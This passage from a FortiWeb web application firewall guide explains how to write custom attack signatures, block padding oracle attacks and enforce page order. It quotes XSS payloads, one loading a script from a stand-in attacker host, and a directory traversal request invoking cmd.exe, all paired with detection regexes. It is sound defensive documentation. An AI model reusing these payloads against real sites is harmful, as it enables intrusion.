<b>Action</b>	<p>Select which action the FortiWeb appliance will take when it detects a violation of the rule:</p> <ul style="list-style-type: none"> <li>• <b>Alert</b> — Accept the request and generate an alert email and/or log message. <b>Note:</b> If <i>Direction</i> is <i>Data Leakage</i>, does <b>not</b> cloak, except for removing sensitive headers. (Sensitive information in the body remains unaltered.)</li> <li>• <b>Alert &amp; Deny</b> — Block the request (reset the connection) and generate an alert and/or log message. This option is applicable only if <i>Direction</i> is <i>Signature Creation</i>. You can customize the web page that will be returned to the client with the HTTP status code. See “<a href="#">Uploading a custom error page</a>” on <a href="#">page 495</a> or <a href="#">Attack Blocking Error Message</a>.</li> <li>• <b>Alert &amp; Erase</b> — Hide replies with sensitive information (sometimes called “cloaking”). Block the reply (or reset the connection) or remove the sensitive information, and generate an alert email and/or log message. This option is applicable only if <i>Direction</i> is <i>Data Leakage</i>. If the sensitive information is a status code, you can customize the web page that will be returned to the client with the HTTP status code. <b>Note:</b> This option is not fully supported in offline protection mode. Effects will be identical to <i>Alert</i>; sensitive information will not be blocked or erased.</li> <li>• <b>Period Block</b> — Block subsequent requests from the client for a number of seconds. Also configure <a href="#">Block Period</a>. You can customize the web page that will be returned to the client with the HTTP status code. See “<a href="#">Uploading a custom error page</a>” on <a href="#">page 495</a> or <a href="#">Attack Blocking Error Message</a>. <b>Note:</b> If FortiWeb is deployed behind a NAT load balancer, when using this option, you <b>must</b> also define an X-header that indicates the original client’s IP (see “<a href="#">Defining your proxies, clients, &amp; X-headers</a>” on <a href="#">page 283</a>). Failure to do so may cause FortiWeb to block <b>all</b> connections when it detects a violation of this type.</li> </ul>

Setting name	Description
	<ul style="list-style-type: none"> <li>• <b>Redirect</b> — Redirect the request to the URL that you specify in the protection profile and generate an alert and/or log message. Also configure <a href="#">Redirect URL</a> and <a href="#">Redirect URL With Reason</a>. This option is available only if <a href="#">Direction</a> is <i>Signature Creation</i>.</li> <li>• <b>Send 403 Forbidden</b> — Reply with an HTTP 403 Access Forbidden error message and generate an alert and/or log message. This option is available only if <a href="#">Direction</a> is <i>Data Leakage</i>.</li> </ul> <p>The default value is <i>Alert</i>.</p> <p>Attack log messages contain Custom Data Leakage Violation: &lt;rule_name&gt; or Custom Signature Creation Violation: &lt;rule_name&gt; (depending on your configuration of <a href="#">Direction</a>) when this feature detects a possible attack.</p> <p><b>Caution:</b> This setting will be ignored if <a href="#">Monitor Mode</a> is enabled.</p> <p><b>Note:</b> Logging and/or alert email will occur only if enabled and configured. See “<a href="#">Logging</a>” on page 574 and “<a href="#">Alert email</a>” on page 610.</p> <p><b>Note:</b> If you will use this rule set with auto-learning, you should select <i>Alert</i>. If <a href="#">Action</a> is <i>Alert &amp; Deny</i>, or any other option that causes the FortiWeb appliance to terminate or modify the request or reply when it detects an attack attempt, the interruption will cause incomplete session information for auto-learning.</p>
<b>Block Period</b>	<p>Type the number of seconds that you want to block subsequent requests from the client after the FortiWeb appliance detects that the client has violated the rule.</p> <p>This setting is available only if <a href="#">Action</a> is set to <i>Period Block</i>. The valid range is from 1 to 3,600 (1 hour). The default value is 1. See also “<a href="#">Monitoring currently blocked IPs</a>” on page 641.</p>
<b>Severity</b>	<p>When rule violations are recorded in the attack log, each log message contains a <i>Severity Level</i> (<code>severity_level</code>) field. Select which severity level the FortiWeb appliance will use when it logs a violation of the rule:</p> <ul style="list-style-type: none"> <li>• Low</li> <li>• Medium</li> <li>• High</li> </ul> <p>The default value is <i>High</i>.</p>
<b>Trigger Action</b>	<p>Select which trigger, if any, that the FortiWeb appliance will use when it logs and/or sends an alert email about a violation of the rule. See “<a href="#">Monitoring currently blocked IPs</a>” on page 641.</p>

3. Click *OK*.
4. Click *Add Target*.
5. From *Available Target*, select which locations in the HTTP request (e.g. `ARGS_NAMES` for the names of parameters or `REQUEST_COOKIES` for strings in the HTTP `Cookie:` header) will be scanned for a signature match, then click the right arrow to move them into the *Search In* area.

6. Click *OK* twice.
7. Repeat this procedure for each individual rule that you want to add.
8. Click *OK* to save your custom signature.
9. Go to *Web Protection > Known Attacks > Custom Protection Policy*.  
To access this part of the web UI, your administrator's account access profile must have *Read* and *Write* permission to items in the *Web Protection Configuration* category. For details, see "[Permissions](#)" on page 52.
10. Click *Create New* to create a new group of custom signatures. (Alternatively, to add your custom signature to an existing set, edit that set.)

A dialog appears.

**Edit Custom Signature Group**

Name

ID	Custom Signature	
1	custom-signature1	

Clear all

Delete

Edit

11. In *Name*, type a name that can be referenced by other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.
12. Click *OK*.
13. Click *Create New* to include individual rules in the set.

A dialog appears.

**Edit Custom Signature Group Member**

ID

Custom Signature  [Detail...](#)

14. From the *Custom Signature* drop-down list, select the specific custom signature to add to the group.  
To view or change information associated with the custom signature, select the *Detail* link. The *Edit Custom Signature* dialog appears. You can view and edit the rules. Use the browser *Back* button to return.
15. Click *OK*.
16. Repeat the previous steps for each individual rule that you want to add to the custom signature set.
17. Group the custom signature set in a signature rule (see "[Blocking known attacks & data leaks](#)" on page 409).

## See also

- [Example: ASP .Net version & other multiple server detail leaks](#)
- [Example: Zero-day XSS](#)
- [Example: Local file inclusion fingerprinting via Joomla](#)
- [Example: Sanitizing poisoned HTML](#)
- [Blocking known attacks & data leaks](#)

## Example: ASP .Net version & other multiple server detail leaks

Example.com is a cloud hosting provider. Because it must offer whatever services its customers' web applications require, its servers run a variety of platforms — even old, unpatched versions with known vulnerabilities that have not been configured securely. Unfortunately, these platforms advertise their presence in a variety of ways, identifying weaknesses to potential attackers. HTTP headers are one way that web server platforms are easily fingerprinted. Example.com wants to remove unnecessary headers that provide server details to clients in order to make it harder for attackers to fingerprint their platforms and craft successful attacks. Specifically, it wants to erase these HTTP response headers:

```
X-AspNet-Version: 2.0.50727
X-AspNetMvc-Version: 3.0
Server: Microsoft-IIS/7.0
X-Powered-By: ASP.NET
```

To do this, Example.com writes 3 custom signatures, one to match and erase the contents of each header (but not the header's key), and includes these custom signatures in the signature set used by the protection profile:

Setting name	Value
<i>Direction</i>	Signature creation
<i>Expression</i>	\bServer:(.*)\b
<i>Action</i>	Alert & Erase
<i>Severity</i>	Low
<i>Trigger Action</i>	notification-servers1

Setting name	Value
<i>Direction</i>	Signature creation
<i>Expression</i>	\bX-AspNetMvc-Version:(.*)\b
<i>Action</i>	Alert & Erase
<i>Severity</i>	Low
<i>Trigger Action</i>	notification-servers1

Setting name	Value
<i>Direction</i>	Signature creation
<i>Expression</i>	\bX-AspNet-Version:(.*)\b
<i>Action</i>	Alert & Erase
<i>Severity</i>	Low
<i>Trigger Action</i>	notification-servers1

Setting name	Value
<i>Direction</i>	Signature creation
<i>Expression</i>	\bX-Powered-By:(.*)\b
<i>Action</i>	Alert & Erase
<i>Severity</i>	Low
<i>Trigger Action</i>	notification-servers1

The result is that the client receives HTTP responses with headers such as:

```
Server: XXXXXXXXX
X-Powered-By: XXXXXXXXX
X-AspNet-Version: XXXXXXXXX
```



To improve performance, Example.com could use the attack logs generated by these signature matches to notify system administrators to disable version headers on their web servers. As each customer's web server is reconfigured properly, this would reduce memory and processor power required to rewrite its headers.

#### See also

- [Defining custom data leak & attack signatures](#)

### Example: Zero-day XSS

Example.com is a cloud hosting provider. Large and with a huge surface area for attacks, it makes a tempting target and continuously sees attackers trying new forms of exploits.

Today, its incident response team discovered a previously unknown XSS attack. The attacker had breached the web applications' own input sanitization defenses and succeeded in embedding 3 new methods of browser attacks in many forum web pages. Example.com wants to write a signature that matches the new browser attacks, regardless of what method is used to inject them.



All of the example text colored **magenta** contributes to the success of the attacks, and should be matched when creating a signature.

The first new XSS attack found was:

```
<img
  src= '/images/nonexistant-file`
  onerror= document.write(
    <scr I pt src= www.example.co/xss.js>);
/>
```

The above attack works by leveraging a client web browser's error handling against itself. Without actually naming JavaScript, the attack uses the JavaScript error handling event `onError()` to execute arbitrary code with the HTML `<img>` tag. The `<img>` tag's source is a non-existent image. This triggers the web browser to load an arbitrary script from the attacker's command-and-control server. To avoid detection, the attacker has even bought a DNS name that looks like one of example.com's legitimate servers: `www.example.co`.

The incident response team has also found two other classes of XSS that evades the forum's own XSS sanitizers (which only look for injection of `<script>` and `<object>` tags). The first one exploits a web browser's parser by tricking it with additional quotes in an unexpected place:

```
<img """><script>alert("XSS")</script>">
```

The second one exploits the nature of all web pages with images and other external files. Other than the web page itself, all images, scripts, styles, media, and objects cause the web browser to make secondary HTTP requests: one for each component of the web page. Here, the `<img>` tag causes the client's web browser to make a request that is actually an injection attempt on another web site.

```

```

The incident response team has written 3 regular expressions to detect each of the above XSS attack classes, as well as similar permutations that use HTML tags other than `<img>`:

- `<(.*?)src(\s)*=(\s)*['"](\s)*(.*?) (\s)*['"](\s)*onError`
- `<(.*?) ['"] ['"]*(.*?)>(\s)*<script>`
- `<(\s)*[^(<script)](\s)*src(\s)*=(\s)*(http|https|ftp|\\|\/|\/) (.*?)\?`

To form a single signature that can check for any of the 3 new attacks, the team joins those 3 regular expressions by using pipe ( | ) characters between them in *Expression*:

Setting name	Value
<i>Direction</i>	Signature creation
<i>Expression</i>	<pre>&lt;(.*?)src(\s)*=(\s)*[\'"](\s)*(.*)\s*[\'"](\s)*onError  &lt;(.*?)["'"](\s)*&gt;(\s)*&lt;script&gt;  &lt;(\s)*[^(&lt;script)](\s)*src(\s)*=(\s)*(http https ftp \\ \/ \/)(.*)\?</pre>
<i>Action</i>	Alert & Deny
<i>Severity</i>	High
<i>Trigger Action</i>	notification-servers1



**Attackers can try many techniques to evade detection by signatures.** When writing custom attack signatures for FortiWeb, or when sanitizing corrupted content via rewriting, consider that smart attackers:

- instead of explicitly injecting JavaScript statements such as `document.write()` ;, inject CSS or object HTML that either implicitly uses JavaScript or achieves the same purpose (and therefore will **not** be caught by sanitizers rejecting JavaScript only syntax)
- use alternate encodings such as hexadecimal, Base64 or HTML entities instead of character in the encoding specified in the web page's `charset`
- follow or break up valid tags with ignored special characters, such as slashes, spaces, tabs, bells, or carriage returns
- use characters that are functionally equivalent, such as single quotes ( ' ) or back ticks ( ` ) instead of double quotes ( " )

These may be functionally ignored or gracefully handled by a web browser or server's parser, but will allow the attack to slip by your signature if it is not carefully crafted

In the above example, the attacker uses the back tick ( ` ) used instead of quotes, avoids the literal mention of `javascript:`, and does not match a regular expression that requires the exact, unvaried HTML tag `<script>`. Your regular expression should be flexible enough to account for these cases.



If content has already been corrupted by a successful attack, you can simultaneously sanitize all server responses and notify the response team of specific corrupted URLs. This can help your incident response team to quickly clean the impacted applications and databases. See ["Example: Sanitizing poisoned HTML" on page 397](#).

#### See also

- [Defining custom data leak & attack signatures](#)
- [Example: Sanitizing poisoned HTML](#)

### Example: Local file inclusion fingerprinting via Joomla

Attackers sometimes scout for vulnerabilities in a target before actually executing an attack on it or other, more challenging targets. To look for advance notice of specific attacks that your web servers may soon experience, you might create a honeypot: this server would run the same

platform as your production web servers, but contain no valuable data, normally receive no legitimate traffic, and be open to attacks in order to gather data on automated attacks for your forensic analysis.

Let's say your honeypot, like your production web servers, runs Joomla. In either your web server's logs, you see requests for URLs such as:

```
10.0.0.10
-
-
[16/Dec/2011:09:30:49 +0500]
"GET
/index.php?option=com_ckforms&controller=../../../../../../../../win
nt/system32/cmd.exe?/c+ver HTTP/1.1"
200
"- "
"Mozilla/5.0 (Macintosh; Intel Mac OS X 10.6; rv:9.0a2)
Gecko/201111101 Firefox/9.0a2)"
```

where the long string of repeated `../../../../` characters indicates an attempt at directory traversal: to go above the web server's usual content directories.

If Joomla does not properly sanitize the input for the `controller` parameter (highlighted in bold above), it would be able to use LFI. The attacker's goal is to reach the `cmd.exe` file, the Microsoft Windows command line, and enter the command `ver`, which displays the web server's specific OS version, such as:

```
Microsoft Windows [Version 6.1.7601]
```

Since the attacker successfully fingerprinted the specific version of Windows and Joomla, **all** virtual hosts on that computer would be vulnerable also to any other attacks known to be successful on that platform.

Luckily, this is happening on your honeypot, and not your company's web servers.

To detect similar attacks, you could write your own attack signature to match and block that **and** similar directory-traversing requests via `controller`, as well as to notify you when your production web servers are being targeted by this type of attack:

Setting name	Value
<i>Direction</i>	Signature creation
<i>Expression</i>	<code>^/index\.php\?option=com_ckforms\&amp;controller=(\.\.V)+?</code>
<i>Action</i>	Alert & Deny
<i>Severity</i>	High
<i>Trigger Action</i>	notification-servers1

If packet payload retention and logging were enabled, once this custom signature was applied, you could analyze requests to locate targeted files. Armed with this knowledge, you could then apply defenses such as tripwires, strict file permissions, uninstalling unnecessary programs, and sandboxing in order to minimize the likelihood that this attacker would be able to succeed and achieve her objectives.

## Defeating cipher padding attacks on individually encrypted inputs

Like its predecessor the BEAST attack (see “[Prioritize RC4 Cipher Suite](#)” on page 555), the Lucky 13 attack exploited flaws in SSL/TLS implementations of CBC encryption. Classified as a “padding oracle” attack, Lucky 13 analyzes errors returned by the server (its “oracle”) after submitting incorrect “padding” — empty bytes that are added to plain text to make its length uniform before encryption is applied. (Padding is required by all block ciphers.) Once the attacker guesses the correct padding, the resulting encrypted messages have a similar pattern. Attackers can analyze many packets to find the pattern, and thereby decrypt the data for a MITM attack.

This attack involves some brute force: the attacker must guess repeatedly until the server does not return an error, indicating that the correct padding has been discovered. As such, padding attacks may not have been feasible 10 years ago. However as broadband connections and powerful computers become pervasive, this kind of attack has become practical.

Not all web applications use HTTPS, however. Cryptography generally decreases performance. To improve performance while attempting to protect sensitive data, some web applications selectively encrypt **above** the application level. They encrypt **only** specific inputs and outputs, such as:

- session IDs
- cookies
- user profile URLs
- passwords

But if the custom functions to encrypt these inputs use the same principle as CBC, or are not well tested or promptly updated for security, they too are vulnerable to padding attacks.

For example, if only a user ID is encrypted, an attacker may want to decrypt it so that he or she can follow with a session hijacking attack. The attacker’s initial request might look like this:

```
GET /profile.jsp?UID=0000000000000001F851D6CC68FC9537...
```

The UID is a guess. Unless he or she is extremely lucky, the attacker did not use the correct key nor padding (e.g. 0x01). Therefore the application would reply with an error response such as:

```
500 Internal Server Error
```

But if the attacker increases or decreases the padding byte (e.g. 0x02), sends the request again, and repeats this process, the attacker would eventually guess the correct padding, resulting in a message from the server that indicates a correct padding byte:

```
200 OK
```

Repeating the above process with previous padding bytes would eventually yield the full, correct padding, and therefore also the length of the plain text. With that, the attacker would eventually be able to decrypt the entire UID. The attacker could then attempt to hijack the login.

### To protect against padding oracle attacks

1. Consult with your application developer to find inputs that are individually encrypted.



Do **not** configure padding oracle attack prevention unless the URL, cookie or parameter is encrypted. **Only** encrypted inputs or URLs, especially those encrypted using CBC, ECB, or OAEP, are vulnerable. Unnecessary protection will decrease FortiWeb performance.

2. Go to *Web Protection > Advanced Protection > Padding Oracle Protection*.

3. Click *Create New*, then configure these settings:

Edit Padding Oracle Rule

**Name**

**Action**

**Block Period**  (1~3600)(Seconds)

**Severity**

**Trigger Action**

+ Create New
 ✎ Edit
🗑 Delete

	ID	URL Type	Protected URL	URL	Parameter	Cookie
<input type="checkbox"/>	1	Regular Expression	Vprofile\.jsp\?uid\=(.*)	⊗	✔	⊗

Setting name	Description
<b>Name</b>	Type a unique name that can be referenced in other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.

Setting name	Description
<b>Action</b>	<p>Select which action the FortiWeb appliance will take when it detects a violation of the rule:</p> <ul style="list-style-type: none"> <li>• <b>Alert</b> — Accept the request and generate an alert email and/or log message.</li> <li>• <b>Alert &amp; Deny</b> — Block the request (reset the connection) and generate an alert and/or log message. You can customize the web page that will be returned to the client with the HTTP status code. See <a href="#">“Uploading a custom error page” on page 495</a> or <a href="#">Attack Blocking Error Message</a>.</li> <li>• <b>Period Block</b> — Block subsequent requests from the client for a number of seconds. Also configure <a href="#">Block Period</a>. You can customize the web page that will be returned to the client with the HTTP status code. See <a href="#">“Uploading a custom error page” on page 495</a> or <a href="#">Attack Blocking Error Message</a>. <b>Note:</b> If FortiWeb is deployed behind a NAT load balancer, when using this option, you <b>must</b> also define an X-header that indicates the original client’s IP (see <a href="#">“Defining your proxies, clients, &amp; X-headers” on page 283</a>). Failure to do so may cause FortiWeb to block <b>all</b> connections when it detects a violation of this type.</li> </ul> <p>The default value is <i>Alert</i>.</p> <p>Attack log messages contain <code>Padding Oracle Attack</code> when this feature detects a possible attack. Because this attack involves some repeated brute force, the attack log may not appear immediately, but should occur within 2 minutes, depending on your configured DoS alert interval.</p> <p><b>Caution:</b> This setting will be ignored if <a href="#">Monitor Mode</a> is enabled.</p> <p><b>Note:</b> Logging and/or alert email will occur only if enabled and configured. See <a href="#">“Logging” on page 574</a> and <a href="#">“Alert email” on page 610</a>.</p> <ul style="list-style-type: none"> <li>• <b>Note:</b> If you will use this rule set with auto-learning, you should select <i>Alert</i>. If <i>Action</i> is <i>Alert &amp; Deny</i>, or any other option that causes the FortiWeb appliance to terminate or modify the request or reply when it detects an attack attempt, the interruption will cause incomplete session information for auto-learning.</li> </ul>
<b>Block Period</b>	<p>Type the number of seconds that you want to block subsequent requests from the client after the FortiWeb appliance detects that the client has violated the rule.</p> <p>This setting is available only if <i>Action</i> is set to <i>Period Block</i>. The valid range is from 1 to 3,600 (1 hour). The default value is 1. See also <a href="#">“Monitoring currently blocked IPs” on page 641</a>.</p>

Setting name	Description
<b>Severity</b>	<p>When rule violations are recorded in the attack log, each log message contains a <i>Severity Level</i> (<code>severity_level</code>) field. Select which severity level the FortiWeb appliance will use when it logs a violation of the rule:</p> <ul style="list-style-type: none"> <li>• Low</li> <li>• Medium</li> <li>• High</li> </ul> <p>The default value is <i>Medium</i>.</p>
<b>Trigger Action</b>	<p>Select which trigger, if any, that the FortiWeb appliance will use when it logs and/or sends an alert email about a violation of the rule. See <a href="#">“Monitoring currently blocked IPs” on page 641</a>.</p>

4. Click *OK*, then click *Create New*, then configure these settings:

New Padding Oracle Item Rule

ID	auto
<b>Host Status</b>	<input checked="" type="checkbox"/>
<b>Host</b>	<input type="text" value="www.example.com"/>
<b>Type</b>	<input type="radio"/> Simple String <input checked="" type="radio"/> Regular Expression
<b>Protected URL</b>	<input type="text" value="/profile\.jsp\?uid\=(.*)"/> <input type="button" value=""/> >>
<b>Protected Target</b>	<input type="checkbox"/> URL <input checked="" type="checkbox"/> Parameter <input type="checkbox"/> Cookie

Setting name	Description
<b>Host Status</b>	<p>Enable to apply this rule only to HTTP requests for specific web hosts. Also configure <i>Host</i>.</p> <p>Disable to match the rule based upon the other criteria, such as the URL, but regardless of the <code>Host :</code> field.</p>
<b>Host</b>	<p>Select which protected host names entry (either a web host name or IP address) that the <code>Host :</code> field of the HTTP request must be in to match the rule.</p> <p>This option is available only if <i>Host Status</i> is enabled.</p>
<b>Type</b>	<p>Select whether the <i>Protected URL</i> field must contain a literal URL (<i>Simple String</i>), or a regular expression designed to match multiple URLs (<i>Regular Expression</i>).</p>

Setting name	Description
<b>Protected URL</b>	<p>Depending on your selection in <i>Type</i>, type either:</p> <ul style="list-style-type: none"> <li>the literal URL, such as <code>/profile.jsp</code>, that the HTTP request must contain in order to match the rule. The URL must begin with a backslash (<code>/</code>).</li> <li>a regular expression, such as <code>^/*\.jsp\?uid\=(.*)</code>, matching all and only the URLs to which the rule should apply. The pattern does not require a slash (<code>/</code>); however, it must at least match URLs that begin with a slash, such as <code>/profile.cfm</code>.</li> </ul> <p>Do not include the domain name, such as <code>www.example.com</code>, which is configured separately in the <i>Host</i> drop-down list.</p> <p>To create and test a regular expression, click the <code>&gt;&gt;</code> (test) icon. This opens the <i>Regular Expression Validator</i> window where you can fine-tune the expression (see “<a href="#">Regular expression syntax</a>” on page 726 and “<a href="#">Cookbook regular expressions</a>” on page 733).</p>
<b>Protected Target</b>	<p>Indicate which parts of the client’s requests should be examined for padding attack attempts:</p> <ul style="list-style-type: none"> <li><i>URL</i> (e.g. parameters are embedded in the URL, such as <code>/user/0000012FE03BC2</code>)</li> <li><i>Parameter</i> (e.g. parameters are appended in a traditional GET URL parameter, such as <code>/index.php?user=0000012FE03BC2</code> or POST body)</li> <li><i>Cookie</i></li> </ul>

- Click *OK*.
- Repeat the previous 2 steps for each encrypted input in the web application.
- Click *OK*.
- To apply the rule, select it in an inline protection profile or an offline protection profile (see “[Configuring a protection profile for inline topologies](#)” on page 496 or “[Configuring a protection profile for an out-of-band topology or asynchronous mode of operation](#)” on page 506).




Malicious clients often send many HTTP requests while attempting to analyze the padding. This could flood your attack logs with repetitive messages. To adjust the interval at which FortiWeb will record identical log messages during an ongoing attack, see `max-dos-alert-interval <seconds_int>` in the *FortiWeb CLI Reference*. See also “[Log rate limits](#)” on page 577.

## Enforcing page order that follows application logic

Page order rules (called “page access rules” in the web UI) define URLs that must be accessed in a **specific order** to enforce correct business logic or application logic of a web application, and prevent cross-site request forgery (CSRF) attacks.

For example, a password change should always occur in this order:



1. A client begins an HTTP session by requesting the login page.

```
GET /login.asp
```

When the web server responds, FortiWeb adds its HTTP session cookie to the response to initiate a unique HTTP session for that client. All subsequent requests from the client will include this cookie until the client ends the session or the cookie expires. The cookie identifies the client, and coupled with the request URL, allows FortiWeb to track the client's current session state, and enforce session-related features.

2. The client submits his or her authentication credentials.

```
POST /checkLogin.asp?account=user1&password=myPassw0rd!
```

Depending on the web application, the client's login status could be cached server-side, or could be added to a cookie in the response, to be cached client-side.

3. If the login is successful, the web application displays the client's account profile, which includes a password change form.

```
GET /profile.asp
```

4. The client submits a password change request.

```
POST /setPassword.asp?account=user1&password=myPassw0rd!
```

5. If the password change is successful, the account profile web page notifies the client.

```
GET /profile.asp?status=success
```

Authentication is required in order to prove the client's identity. Unless HTTP session initiation is required **and** initial authentication is bound to that session, an attacker could change (or possibly simply read) the password of any user's account simply by making a request like step 4 with the password query in its URL and/or repeating a stolen session cookie. Therefore password access should **never** be allowed in page requests ordered like this:

1. An attacker posts a password change for another person's account.

```
POST /setPassword.asp?account=user1&password=myPassw0rd!
```

2. The account profile page notifies the attacker of the successful change.

```
GET /profile.asp?status=success
```

where the password change page (`/setPassword.asp`) is requested **before** the client has initiated an authenticated session.

In another example, an e-commerce application might be designed to work properly in this order:

1. A client begins an HTTP session by adding an item to a shopping cart.  
`/addToCart.do`
2. The client either views and adds additional items to the shopping cart at multiple other URLs, or proceeds directly to the checkout.
3. The client confirms the items to purchase.  
`/checkout.do`
4. The client provides shipping information.  
`/shipment.do`
5. The client pays for the items and shipment, completing the transaction.  
`/payment.do`

Sessions that begin at the shipping or payment stage should therefore be invalid. If the web application does not enforce this rule itself, it could be open to CSRF attacks on the payment feature. To prevent such abuse, FortiWeb could enforce the rule itself using a page access rule set with the following order in an HTTP session:

1. `/addToCart.do?item=*`
2. `/checkout.do?login=*`
3. `/shipment.do`
4. `/payment.do`

Attempts to request `/payment.do` before those other URLs (including the first URL, which initiates the HTTP session) during a session would be denied, and generate an alert email and/or attack log message (see [“Logging” on page 574](#) and [“Alert email” on page 610](#)).

Requests for other, non-ordered URLs are allowed to interleave ordered URLs during the client’s session. (Due to web browsers’ back buttons, flexible and complex features, and customers browsing your e-commerce inventory before completing a transaction, this is common.) Page access rules may be specific to a web host. This ensures that if web applications have URLs with the same name, you do not necessarily have to apply the same page order rules.

You can use SNMP traps to notify you when a page order rule has been enforced. For details, see [“SNMP traps & queries” on page 614](#).

### To configure a page order rule

1. Before you configure a page order rule, if you want to apply it only to HTTP requests for a specific real or virtual host, you must first define the web host in a protected host names group. For details, see [“Defining your protected/allowed HTTP “Host:” header names” on page 260](#).
2. Go to *Web Protection > Access > Page Access*.  
To access this part of the web UI, your administrator’s account access profile must have *Read* and *Write* permission to items in the *Web Protection Configuration* category. For details, see [“Permissions” on page 52](#).
3. Click *Create New*.  
A dialog appears.

4. Configure these settings:

ID	Host	Host Status	URL Pattern	Type	
1	172.20.120.27	Enable	/index.html	Simple String	
2	172.20.120.28	Enable	/index.asp	Simple String	

Setting name	Description
<b>Name</b>	Type a unique name that can be referenced in other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.
<b>Severity</b>	<p>When rule violations are recorded in the attack log, each log message contains a <i>Severity Level</i> (<code>severity_level</code>) field. Select which severity level the FortiWeb appliance will use when it logs a violation of the rule:</p> <ul style="list-style-type: none"> <li>• Low</li> <li>• Medium</li> <li>• High</li> </ul> <p>The default value is <i>High</i>.</p>
<b>Trigger Action</b>	Select which trigger, if any, that the FortiWeb appliance will use when it logs and/or sends an alert email about a violation of the rule. See <a href="#">“Configuring triggers” on page 589</a> .

5. Click *OK*.
6. Click *Create New* to add an entry to the set.  
A dialog appears.

7. Configure these settings:

Setting name	Description
<b>ID</b>	<p>Type the index number of the individual rule within the page access rule, or keep the field's default value of <code>auto</code> to let the FortiWeb appliance automatically assign the next available index number.</p> <p>Page access rules should be added to the set in the order which clients will be permitted to access them.</p> <p>For example, if a client must access <code>/login.asp</code> before <code>/account.asp</code>, add the rule for <code>/login.asp</code> first.</p>
<b>Host</b>	<p>Select the name of a protected host that the <code>Host :</code> field of an HTTP request must be in to match the page access rule.</p> <p>This option is available only if <i>Host Status</i> is enabled.</p>
<b>Host Status</b>	<p>Enable if you want the page access rule to apply only to HTTP requests for a specific web host. Also configure <i>Host</i>.</p>
<b>URL Pattern</b>	<p>Depending on your selection in <i>Type</i>, enter either:</p> <ul style="list-style-type: none"> <li>the literal URL, such as <code>/cart.php</code>, that the HTTP request must contain in order to match the page access rule. The URL must begin with a slash (<code>/</code>).</li> <li>a regular expression, such as <code>^/* .php</code>, matching all and only the URLs to which the page access rule should apply. The pattern does not require a slash (<code>/</code>); however, it must at match URLs that begin with a slash, such as <code>/cart.cfm</code>.</li> </ul> <p>Do not include the domain name, such as <code>www.example.com</code>, which is configured separately in the <i>Host</i> drop-down list.</p> <p>To create and test a regular expression, click the <code>&gt;&gt;</code> (test) icon. This opens the <i>Regular Expression Validator</i> window where you can fine-tune the expression (see “<a href="#">Regular expression syntax</a>” on page 726).</p>
<b>Type</b>	<p>Indicate whether <i>URL Pattern</i> is a <i>Simple String</i> (that is, a literal URL) or a <i>Regular Expression</i>.</p>

8. Click **OK**.

9. Repeat the previous steps for each individual rule that you want to add to page access.

10. To apply an access rule:

- select it in an inline protection profile (see “Configuring a protection profile for inline topologies” on page 496)
- enable *Session Management*

Attack log messages contain `Page Access Rule Violation` when this feature detects a request for a URL that violates the required sequence of URLs within a session.



Because the new active appliance does not know previous session history, after an HA failover, for existing sessions, FortiWeb will **not** be able to apply this feature. It will apply to new sessions as they are formed. See “Sessions & FortiWeb HA” on page 39.


#### See also

- [Configuring a protection profile for inline topologies](#)
- [IPv6 support](#)

## Specifying URLs allowed to initiate sessions

To prevent attackers from exploiting web applications that are vulnerable to state-based attacks, you may need to define legitimate entry points into your web applications.

When you select a start page group in the inline protection profile, clients **must** begin from a valid start page in order to initiate a valid HTTP session. If they violate this rule, they will wither be logged, blocked, or redirected to one of the valid entry pages (in the web UI, this is called the “default” page).



